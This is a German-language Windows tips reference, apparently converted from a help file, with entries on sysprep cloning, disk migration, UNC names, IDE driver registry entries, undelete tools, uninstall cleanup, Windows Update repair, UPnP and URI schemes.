- Abfrage eines neuen Rechner-Namens, damit nicht plötzlich zwei Rechner im Netzwerk denselben Namen haben und Freigaben nicht richtig funktionieren. Außerdem erhalten damit auch die Benutzerkonten ihre einmaligen SIDs. Falls EFS-Verschlüsselung verwendet wird, ist damit der Zugriff auf die Daten auf dem Klon nicht mehr möglich.
- Beim Erst-Start danach wird der Name für ein zusätzliches Benutzerkonto, das dann erstellt wird, abgefragt. Die SID-Änderung wird gemacht, wenn in sysprep die Option "Verallgemeinern" aktiviert war. Die 30-Tage-Frist zur Aktivierung kann nur maximal 3-mal (mittels rearm.exe) genutzt werden. Zum Herumprobieren mit sysprep sollte dies also unterdrückt werden: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SL, SkipRearm{bmc edit.bmp} vor jedem Sysprep-Aufruf auf 1 setzen!

Wer eine Vorinstallation erzeugen will, kann bei der normalen Vista-Installation an der Stelle, wo der Username abgefragt wird, mittels Ctrl-Shift-F3 diese Abfrage umgehen. Dann gewünschte Zusatzsoftware installieren, wenn notwendig mit Reboot. Wenn für weitere Installationen notwendig, den SysPrep einfach schließen. Zum Abschluss muss dann im SysPrep die OOBE-Option ausgeführt werden.

Einen Widows-7-Umzug (mit Bordmitteln) insbesondere auch auf eine deutlich kleinere Festplatte (z.B. SSD) wird in der c't Heft 22/2011, Seite 144ff beschrieben:

- Falls möglich sicherheitshalber, vorab ein Backup (auf einer freien Festplatte) erstellen.
- Aktuelle Partition auf die Größe der Zielpartition verkleinern. Zur Performance-Optimierung liegen bei NTFS einige Dateien (Schattenkopie, Such-Index, Auslagerungsdatei, Master-File-Table) in der Mitte der Partition. Dies führt dazu, dass Verkleinern der Partition auf weniger als etwa die Hälfte der ursprünglichen Größe erheblich schwieriger ist.
- Backup erstellen, nachdem zuvor ausstehende Updates eingespielt und die Laufwerksbuchstaben-Zuordnung gelöscht wurde (falls die alte Platte parallel zur neuen wieder eingebunden werden soll).
- Festplatte umbauen.
- Win-PE (von CD/DVD) starten und Backup einspielen. Die alte Festplatte darf dabei nicht im System sein, sonst kann das Backup nicht auf die neue Festplatte gespielt werden, sondern wird zwangsweise auf die alte Festplatte gespielt.
- Booten
- Wird die alte Festplatte nun zusätzlich angeschlossen, ist sie zunächst "offline" und muss in der Datenträger-Verwaltung auf "online" geschaltet werden.

Siehe auch [Löschen einer Windows-Installation](#).

#\$K **Umzug von Dateien und Einstellungen**

Mittels [migwiz.exe](#) ([bmc shortcut.bmp](#)) aus WinXP kann man Dateien von einem Windows-System (auch ältere Win-Versionen) auf einen neuen Rechner übernehmen. Was dabei zu beachten ist, ist in der Zeitschrift c't Heft 26/2002, Seite 110ff beschrieben: Axel Vahlendiek: Umzug, Dateien und Einstellungen auf den neuen PC retten.

Siehe auch [Pfad für Applikation verändern](#).

UmzugDateienEinstellungen

\$ Umzug von Dateien und Einstellungen

K Umzug von Dateien und Einstellungen;Übertragen von von Dateien und Einstellungen;migwiz.exe (Umzug von Dateien und Einstellungen);Einstellungen und Dateien umziehen;Dateien und Einstellungen umziehen

##KUNC-Name

Ein Dateiname mit Pfad und Server nach dieser **Universal Name Convention** ist nach folgendem Muster aufgebaut: `\\server\share\pfad\datei`. Dabei kann durchs "mappen" (Extras | Netzlaufwerk verbinden im Explorer bzw. net use *d:* *unc* am DOS-Prompt) durch einen Laufwerksbuchstaben ersetzt werden. Die Explorer-Recent-Liste findet sich unter bei Win9x unter [HKCU\Network\Recent{bmc tree.bmp}](#) in der Registry. Als Netzwerkadministrator können Sie veraltete Einträge hier löschen und Fragen nach Server- und Sharenamen umgehen, indem Sie hier Eintragungen z.B. durch exportieren in eine *.REG-Datei und Import bei den einzelnen Usern hinzufügen.

Bei WinNT unter `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Network\Persistent Connections`. Bei WinXP finden sich die Einträge unter `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2`

Zur Umsetzung eines Dateipfadnamens mit Laufwerksbuchstaben in den UNC-Namen kann folgender VB-Code dienen:

```
Public Function GetUNC(strMappedDrive As String) As String
    Dim oFs As Object
    Dim strDrive As String
    Dim strShare As String

    Set oFs = CreateObject("Scripting.FileSystemObject")
    strDrive = oFs.GetDriveName(strMappedDrive) 'returns e.g. "i:"
    strShare = oFs.GetDrive(strDrive).shareName
    'The Replace function allows for sub-folders of the mapped drive
    GetUNC = Replace(strMappedDrive, strDrive, strShare)
    Set oFs = Nothing 'Destroy the object
End Function
```

Siehe auch [Freigabe im Netzwerk](#).

UncName

\$ UNC-Name

K UNC-Name, -Recent-Liste;Netz-Laufwerke;Mapping von Shares;Shares

#\$UmzugWinRegDrivers

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\primary_ide_channel]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="atapi"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\secondary_ide_channel]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="atapi"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\*pnp0600]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="atapi"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\*azt0502]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="atapi"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\gendisk]
"ClassGUID"="{4D36E967-E325-11CE-BFC1-08002BE10318}"
"Service"="disk"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#cc_0101]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_0e11&dev_ae33]
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_1039&dev_0601]
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_1039&dev_5513]
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_1042&dev_1000]
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_105a&dev_4d33]
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_1095&dev_0640]
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_1095&dev_0646]
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
```

```
# UmzugWinReg
$ UmzugWinRegDrivers
```

"Service"="pciide"

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_1097&dev_0038
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_10ad&dev_0001
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_10ad&dev_0150
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_10b9&dev_5215
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_10b9&dev_5219
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_10b9&dev_5229
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="pciide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_1106&dev_0571
]
"Service"="pciide"
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_8086&dev_1222
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="intelide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_8086&dev_1230
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="intelide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_8086&dev_2411
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="intelide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_8086&dev_2421
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="intelide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_8086&dev_7010
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="intelide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_8086&dev_7111
]
```

```
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="intelide"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\pci#ven_8086&dev_7199
]
"ClassGUID"="{4D36E96A-E325-11CE-BFC1-08002BE10318}"
"Service"="intelide"
```

;Add driver for Atapi (requires atapi.sys in drivers directory)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\atapi]
"ErrorControl"=dword:00000001
"Group"="SCSI miniport"
"Start"=dword:00000000
"Tag"=dword:00000019
"Type"=dword:00000001
"DisplayName"="Standard IDE/ESDI Hard Disk Controller"
"ImagePath"=hex(2):53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,44,00,\
52,00,49,00,56,00,45,00,52,00,53,00,5c,00,61,00,74,00,61,00,70,00,69,00,2e,\
00,73,00,79,00,73,00,00,00
```

;Add driver for intelide (requires intelide.sys in drivers directory)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\IntelIde]
"ErrorControl"=dword:00000001
"Group"="System Bus Extender"
"Start"=dword:00000000
"Tag"=dword:00000004
"Type"=dword:00000001
"ImagePath"=hex(2):53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,44,00,\
52,00,49,00,56,00,45,00,52,00,53,00,5c,00,69,00,6e,00,74,00,65,00,6c,00,69,\
00,64,00,65,00,2e,00,73,00,79,00,73,00,00,00
```

;Add driver for pciide (requires pciide.sys and pciidex.sys in drivers directory)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PCIIde]
"ErrorControl"=dword:00000001
"Group"="System Bus Extender"
"Start"=dword:00000000
"Tag"=dword:00000003
"Type"=dword:00000001
"ImagePath"=hex(2):53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,44,00,\
52,00,49,00,56,00,45,00,52,00,53,00,5c,00,70,00,63,00,69,00,69,00,64,00,65,\
00,2e,00,73,00,79,00,73,00,00,00
```

##\$K **Unable to display Help: A required component is missing**

Bei dieser Fehlermeldung hilft die angegebenen Lösung "Please reinstall" gemäß Google meist nicht! Gemäß <http://www.tech-archive.net/Archive/WindowsCE/microsoft.public.windowsce.embedded/2004-03/0093.html{bmc earth16.bmp}> hilft es, die Datei vshelp.dll per regsvr32 zu registrieren. Siehe auch <http://support.microsoft.com/kb/250334{bmc earth16.bmp}>. Die Datei vshelp.dll muss eventuell aus dem Internet entnommen werden, oder sie findet sich auf der Installations-CD!

Im Dependency Walker depends.exe gibt's unter

Options

Configure External Function Help Collection

die Auswahlmöglichkeit zwischen verschiedene lokalen Pfaden für die Hilfe oder der MSDN-Online-Hilfe

UnableDisplayHelp

\$ Unable to display Help

K Unable to display Help;Embeded Visual C++ Unable to display help

#\$K UnDelete

Eine Google-Suche nach UnDelete-Programmen um ein versehentliches Löschen wieder rückgängig zu machen für NTFS-Dateisystem ergab folgende Programme:

<http://www.ntfs.com/#ntfs%20rec>

<http://www.data-recovery-software.net/>

<http://www.r-tt.com/BuyOnLine.shtml>

http://www.execsoft.co.uk/home/html/home_de/undelete/faq.htm

<http://www.sharewareconnection.com/titles/undelete-ntfs.htm>

<http://www.codeproject.com/file/NTFSUndelete.asp>

<http://www.windowsnetworking.com/software/Misc.-network-administrator-tools/Undelete-Software-for-FAT,-FAT32-and-NTFS/Comments/>

<http://www.octanesoft.com/> (free personal Version)

In der PC-Welt Heft 3/2006, Seite 76 wird "File Recovery" <http://www.pcinspector.de> vorgestellt. Der PC-Welt Heft 6/2006 liegt "Deleted File Recovery 1.0" auf der CD bei. Der notwendige Registrierungsschlüssel steht im Heft auf Seite 47.

In der c't Heft 20/2009, Seite 92ff werden 11 Datenrettungstools getestet. Je nach Szenario (MBR gelöscht, formatiert, einzelne Datei gelöscht, Datei-Typ) ist ein anderes Tool das Beste. Von den kostenlosen Tools schneidet Recuva von Piriform (<http://www.recuva.com>) gut ab.

Siehe auch [rückstandsfrei löschen](#) und [DeleteFile mit Papierkorb](#), [Datenrettung CD/DVD](#).

UnDelete

\$ UnDelete

K UnDelete;Löschen (NTFS) rückgängig machen;Datei wiederherstellen (UnDelete);Recycler;File-Recovery;Recovery für Dateien

#\$K Ungültiger Dateiname

Unter den Microsoft Betriebssystemen gibt es einige unzulässige Dateinamen: aux, clock\$, con prn, com1 ... com8, lpt1 ... lpt8. Auch mit zusätzlicher Extension (z.B. aux.txt) dürfen sie nicht auftreten. Trotzdem passiert es manchmal, dass es plötzlich so eine Datei gibt und der Löschversuch nur die Fehlermeldung "Der Zugriff wurde verweigert" produziert. Mit komplettem UNC-Namen lässt sie sich trotzdem löschen, z.B.

```
del \\.\C:\Daten\nul
```

c't Heft 7/2006, Seite 194f

UngültigerDateiname

\$ Ungültiger Dateiname

K Ungültiger Dateiname;Dateiname ungültig;Zugriff verweigert

#\$KUnicode

Unicode in der DOS-Box: Wird cmd.exe mit dem Parameter /u gestartet, so geben die Programme die Daten z.B. bei Pipe im Unicode-Format aus, was z.B. bei `dir >liste.txt` hilfreich sein kann! (PC-Welt 3/2004,S.67)

Unicode
\$ Unicode
K Unicode;DOS-Box mit Unicode

#\$K **Uninstall-Ballast**

Den Uninstall-Ballast von Windows-Updates benötigt man kaum noch. Da sammeln sich schnell deutlich über 100MB an, die mit dem PC-Welt-Tool pcwKillUninstall.hta (PC-Welt Heft 7/2006, Seite 130) löscht die zugehörigen Registry-Einträge, die Verzeichnisse und gegebenenfalls auch die Logdateien der Installation.

UninstBallast
\$ Uninstall-Ballast
K Uninstall-Ballast;Update-Uninstall

##\$K Uninstall und Install

Die in [APPWIZ.CPL Installieren/Deinstallieren](#) aufgelisteten Anwendungen sind unter [HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall](#) abgelegt. Nach einer fehlgeschlagenen Deinstallation müssen sie entweder manuell gelöscht werden oder z.B. bei WinXP liegt dazu das [Windows Installer Cleanup Utility Msicuu.exe](#) bei.

Einige Windows-Komponenten finden sich nicht in der Liste der Windows-Komponenten. Wenn in der Datei [<windir>\inf\sysoc.inf](#) das

, HIDE

am Zeilenende entfernt bzw

, HIDE, ...

durch

„ ...

ersetzt wird, dann sind sie danach in der Liste!

Eine ganze Reihe von Un-Install- und De-Install-Programme finden sich auch (nicht Win9x-, Win2000- und WinXP-Konform) im Startmenü verstreut. Diese findet man am einfachsten, wenn man mit der rechten Maustaste auf den Start-Button klickt, "Suchen..." aufruft und bei "Name" "install" einträgt und suchen lässt.

Statt sich unter `..\Uninstall\appname` mit dem Namen DisplayName einzutragen, findet sich z.B. bei `..\Uninstall\expinst` auch `QuietDisplayName = "Internet Explorer-Ausnahmepaket"`, was vermutlich bedeutet, dass es nicht angezeigt wird. An die Regel, den Display-Namen mit dem Firmen-Namen beginnen zu lassen, halten sich leider häufig nicht mal Microsoft!

Die vom MSI-Installer verwendeten Dateien sind komprimierte xml-Dateien. Gemäß PC-Welt Heft 4/2015, Seite 96 kann man mittels der Kommandozeile `msiexec.exe /a "<msiDatei>" TARGETDIR="<pfad>" /passive` eine MSI-Datei in ein Verzeichnis entpacken. Mit den Tools von <http://msi2xml.sourceforge.net/> kann man sie dekomprimieren oder wieder komprimieren. Falls die *.msi in einer *.exe steckt, die Exe mit dem Parameter /c entpacken! (Zeitschrift c't Heft 21/2003, Seite 122 (bzw Softlink [0321118](#))).

De-Installation des Registry-Dompteurs:

Inzwischen (seit Version 3.8) findet er sich windowskonform in der Softwareliste des Wizzard. Manuell ist er wie folgt zu deinstallieren:

- 1) Löschen Sie das RegDom-Programm-Verzeichnis (normal: c:\Programme\RegDom)
- 2) Löschen Sie die Einträge in Ihrem Start-Menü (Klick mit der rechten Maustaste auf die Taskbar, Eigenschaften, Programme im Menü Start, Entfernen, ...)
- 3) Ab Vers. 3.8: HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall\RegDom löschen.
- 4) Löschen Sie RegDom.INF vom Windows-Unterverzeichnis INF (z.B. C:\windows\INF\RegDom.INF)

Diverse Shareware-Tools nehmen sich des Problems an, z.B.:

CleanSweep

[EasyClean32](http://www.idv.de/homepages/bernd/) <http://www.idv.de/homepages/bernd/>65,--DM): Überwacht die Änderungen (vorgestellt in c't Heft 4/97, Seite 97)

Den Registry-Eintrag um ab Version 3.0 des Windows-Installers den Anwendern das Uninstall von Windows-Updates zu verbieten, siehe bei [Systemeinschränkungen](#) unter "Sonstiges".

Der Unterwanderung des Windowssystems durch die Kopierschutzsperren ([DRM](#)) ist Thema des Artikels in der c't Heft 17/2006, Seite 94ff (Softlink [0617094](#)). Für die verschiedenen Systeme wird auch die Übertragung auf ein neues System beschrieben. Das unterm Softlink erhältlich c't-Tool TrackWinstall kann die Vorgänge bei der Installation aufdecken.

Der Installer NSIS wird in der c't Heft 16/2014, Seite 164ff beschrieben und auch die Vor- und Nachteile gegenüber Microsofts "Windows Installer XML Toolset" WIX und seinen MSI-paketen diskutiert.

Siehe auch [Setup-Laufwerk](#), [SteadyState](#).

Uninstall

\$ Uninstall

K Uninstall; Install und Uninstall; Software-Uninstall; DeInstall; MSI (Microsoft-Installer); Windows Installer Cleanup Utility Msicuu.exe; Msicuu.exe (Windows Installer Cleanup Utility); NSIS Installer; WIX Windows Installer XML Toolset; MSIEXEC.exe; Unzip msi-Datei; Entpacken msi-Datei

#\$K **Union-Dateisystem**

Union-Dateisysteme dienen hauptsächlich dazu, Linux mehr oder weniger direkt von einer Live-CD/DVD auszuführen. Oberhalb der ReadOnly-Schicht der CD/DVD liegt eine RAM-Schicht. Ist bei einer Lese-Anfrage die Datei nicht in der oberen Schicht, wird von der darunterliegenden Schicht gelesen. Beim Ändern/Schreiben erfolgt ein "Copy-on-Write" COW: Die Original-Datei wird in die obere Schicht geladen und dann die Änderungen eingetragen. Beim Löschen einer Datei wird ein Vermerk angelegt, der den Zugriff auf die Schicht darunter blockiert. Auch die Dateien aus zwei Linux-Installationen lassen sich so übereinander legen. Auch die Verzeichnisse Music einer Windows und einer Linux-Installation lassen sich übereinander legen. c't Heft 10/2010, Seite 192ff.

Siehe auch [NFS](#).

UnionDateisystem
\$ Union-Dateisystem
K Union-Dateisystem;UnionFS;Aufs (Another UnionFS)

#\$K **Unix-Kommandos unter Windows**

Um Unix-Kommandos unter Windows zu verwenden, gibt es verschiedene Shells bzw. Subsysteme bzw. Kommando-Interpreter unter Windows c't Heft 10/2004, Seite 66, Softlink [0410066{bmc earth16.bmp}](#):

- Cygwin <http://www.redhat.com/software/cygwin{bmc earth16.bmp}>
- MKS-Toolkit (kommerziell): <http://www.mksoftware.com{bmc earth16.bmp}>
- MS-Windows Services for Unix SFU (c't Softlink [0410066{bmc earth16.bmp}](#)). Unterstützt Active Directory und Passwort-Synchronisation. Verschiedene Portierungen dafür (Apache, Bash, PostgreSQL [{bmc shortcut.bmp}](#)): <http://www.interopsystems.com{bmc earth16.bmp}>. Gemäß PC-Welt Heft 2/2008, Seite 71 (<http://pcwelt.de/fb5{bmc earth16.bmp}>) heißt das für Win2000 und XP von Microsoft erhältliche Subsystem "Windows Services for UNIX" auch Irix. In Vista-Buisness und ~ Ultimate ist es auch enthalten. Nachrüsten in Vista Home scheint derzeit nicht möglich zu sein.

UnixUnderWindows

\$ Unix-Kommandos unter Windows

K Unix-Commands under Windows; cygwin; MKS-Toolkit; SFU; Irix

#\$ **Update-Informationsprogramm nicht gefunden**

Das Update-Informationsprogramm QFECHECK.EXE{bmc shortcut.bmp} oder SFC.EXE scheint auf Ihrem Rechner nicht vorhanden zu sein. QFECheck.EXE stammt vermutlich von Microsoft, SFC.EXE stammt von Microsoft und wird mit Win98 ausgeliefert. QFECheck.EXE wird möglicherweise mit dem ServicePack installiert. Genauer ist mir derzeit nicht bekannt.

Siehe auch Pfad von EXE-Dateien.

Update-Informationsprogramm
\$ Update-Informationsprogramm

#\$K Updates für Windows

Ein Tool, um alle aktuellen Windows-Patches (Win2000, WinXP und WinServer2003 jeweils in Deutsch und Englisch) herunterzuladen und auf CD (pro Plattform) oder DVD zu brennen, um damit Offline-PCs zu aktualisieren, wird in der c't Heft 23/2006, Seite 202 (Softlink [0623202{bmc earth16.bmp}](#)) bzw. <http://www.heise.de/ct/ftp/projekte/offlineupdate/{bmc earth16.bmp}>) vorgestellt. Dabei beschränkt sich das Tool auf sicherheitskritische Updates: mit zwei Ausnahmen bei Win2000, die nicht integrierbar waren. Die danach von MBSA (siehe [Sicherheit des Systems](#)) als fehlend erkannten Sicherheitskritischen Updates sollten dann also noch manuell einzeln heruntergeladen und hinzugespielt werden.

"c't Offline Update 6.0", welches in der c't Heft 12/2009, Seite 162 (Softlink [0912162{bmc earth16.bmp}](#)) beschrieben wird, kann auf einem Windows- oder Linux-System die Patches von Microsoft runterladen und als ISO-Image oder auf USB-Stick ablegen. Neben dem Einsatz für Rechner ohne Internetzugang kann es auch dazu dienen, einen Rechner ausreichend zu schützen, bevor er das erste Mal mit dem Internet verbunden wird, insbesondere wenn keine Firewall davor ist.

Bei den aktuelleren Updates bewirken die Kommandozeilenschalter /q /z (bei älteren /Q) ein Einspielen ohne Rückmeldungen und ohne eine Neustart zu verlangen, welcher dann natürlich am Ende auf jeden Fall notwendig ist. Gemäß c't Heft 11/2007, Seite 198 (und c't Heft 12/2008, Seite 172) helfen im Falle, dass das Update bockt und immer wieder denselben Patch installieren will, folgende Tricks:

- 1) Windows-Update manuell aufrufen. Manchmal erledigt sich das Problem damit.
- 2) In der Logdatei %windir%\WindowsUpdate.Log mal nach dem Problem schauen
- 3) Notfalls als Admin anmelden und die Dienste "automatische Updates" und "Intelligenter Hintergrundübertragungsdienst" stoppen, danach den Ordner %windir%\SoftwareDistribution komplett löschen. Der Ordner wird nach dem Start der Dienste neu aufgebaut und jetzt sollte es klappen.

Wenn Windows-Update (oder Microsoft-Update, d.h. incl. Office etc.) nicht mehr funktioniert, dann liegt es möglicherweise an einer korrupten Struktur innerhalb von %windir%\SoftwareDistribution. Gemäß <http://forums.techarena.in/windows-update/747012.htm{bmc earth16.bmp}> hilft dann folgendes:

- Die Dienste "Intelligenter Hintergrundübertragungsdienst" und "Automatic Update Service" (XP) bzw. "Windows Update" (Vista) stoppen.
- Dann den Ordner %windir%\SoftwareDistribution umbenennen, z. B. in SoftwareDistribution.old.
- Die Dienste wieder starten.
- Windows Update starten (bei Vista im Startmenü). Da jetzt automatische Updates nur fürs Windows-Betriebssystem selbst aktiviert sind, auch Office-Updates etc. wieder aktivieren.

Gemäß c't Heft 21/2011, Seite 160 sollte auch das "Systemupdate-Vorbereitungstool" (=System Update Readiness Tool) in solchen Fällen helfen. Manchmal wird es bei erkannten Problemen automatisch angeboten. Ansonsten ist es manuell von Microsoft herunterzuladen (<http://support.microsoft.com/kb/947821{bmc earth16.bmp}>) und zu starten. Dabei muss man darauf achten, genau die richtige Version zu verwenden.

Für die automatischen Microsoft-Updates ist der Service "Windows Update" zuständig. Die Konfiguration dazu findet sich unter [HKLM\SYSTEM\CurrentControlSet\Services\wuauaserv{bmc tree.bmp}](#).

Siehe auch [Setup von Windows](#), [Automatische Updates programmieren](#) .

UpdatesWindows

\$ Updates für Windows

K Updates für Windows;Patches für Windows;Windows-Patches;Offline Windows-Patches einspielen

#\$K **UPnP bzw. WSD (Web Service Dynamic Discovery)**

Die Funktion von UPnP, welche manchmal auch als WSD (Web Service Dynamic Discovery) bezeichnet wird, mit dem vor allem Unterhaltungselektronik-Geräte im Netzwerk automatisch einander erkennen, ist Thema des Artikels in der c't Heft 26/2007, Seite 202ff. Siehe auch <http://www.upnp.org{bmc earth16.bmp}>. Grundlagen der Funktion von UPnP erklärt wie c't Heft 15/2008, Seite 182ff (Softlink <0815182{bmc earth16.bmp}>). Außerdem wird hier der Java-UPnP-Stack des Fraunhofer-Instituts mit Beispielprogrammen vorgestellt.

Das DLNA (Digital Living Network Alliance) Logo umfasst UPnP-AV (Audio/Video) und legt zusätzlich Standard-Formate und Protokolle fest: streamen per HTTP, mindestens LPCM für Audio, JPEG für Foto und MPEG-2 für Video-Wiedergabe. Viiv (Intel) entspricht DLNA und verlangt zusätzlich auf der Serverseite Intel-Chips.

Auch die mit Windows 7 eingeführte Heimnetzgruppe verwendet WSD bzw. UPnP.

Gemäß c't Heft 12/2011, Seite 37 gibt es inzwischen eine ganze Reihe von Streaming-Servern mit DLNA-Funktionalität. Bei DLNA-Client-Software für den PC hat bisher Cyberlink mit Soft-DMA (Digital Media Adapter, 40€), welches es nun als V2.0 gibt, noch eine Alleinstellung.

Gemäß c't Heft 20/2011, Seite 54 wird bei einigen DSL-Routern (Edimax, Linksys, Sitecom und Thomson/Speedtouch, D-Link, Fujitsu, Huawei, Logitech, Netgear, Siemens, Sony, TP-Link, Zyxel, ...) UPnP **auch** auf der WAN-Schnittstelle unterstützt, was ein erhebliches Sicherheitsloch ist! Gemäß c't Heft 2/2012, Seite 46 soll dies bei ca. 80 Millionen Geräten im Internet der Fall sein. Da es aber 7000 unterschiedliche Hardware-Versionen von über 1500 Herstellern betrifft, wird das Risiko der Ausnutzung nicht als kritisch eingestuft. Die Geräte von AVM und der Telekom sollen nicht betroffen sein. Zur Überprüfung gibt's unter <http://www.ct.de/1305046{bmc earth16.bmp}> einen Link.

Siehe auch Hot-Plugging.

UPnP

\$ UPnP

K UPnP;Universal PnP;Viiv;WSD (Web Service Dynamic Discovery);Web Service Dynamic Discovery

#\$K URI (Uniform Resource Identifier)

Ein URI ist eine Zeichenfolge zur Identifizierung einer abstrakten oder physischen Resource:

<Schema>:<Schema-spezifischer Teil>

Vielfach bekannte Schemata sind http, ftp, file, mailto, telnet.

Zusätzlich eingerichtete Schemata (aim, ari, ed2k, mms, pnm, ...) und die zugehörigen URI's können ein Sicherheitsrisiko darstellen. Das Tool pcwDUH.vbs (<http://www.pcwelt-praxis.de/downloads/12-2007/pcwduh{bmc earth16.bmp}>) kann die eingerichteten Schemata auflisten.

Wenn unter HKCR\xxxx ein Wert mit dem Namen "URL Protocol" definiert ist, dann wird beim Aufruf einer entsprechenden Adresse die unter ..\shell\... definierte Anwendung gestartet.

Siehe auch [Verknüpfung für Datei-Typen](#).

URI

\$ URI

K URI;Uniform Resource Identifier

#\$K **USB (Universal Serial Bus)**

So etwas Ähnliches war beim Commodore VC20 und V64 in Form des "seriellen IEEE-Busses" für Floppy und Drucker vorhanden war, kommt jetzt auch beim PC: statt für jedes Gerät wieder ein anderer Anschluss und statt parallel mit vielen Leitungen ein serieller Bus für viele diverse Geräte: Tastatur, Modem, Scanner, Ab dem Service Release 2.1 unterstützt Win95 den USB. Wenn der USB-Support bei neuen Versionen mitinstalliert ist, ist es unter [Software deinstallieren{bmc shortcut.bmp}](#) zu finden.

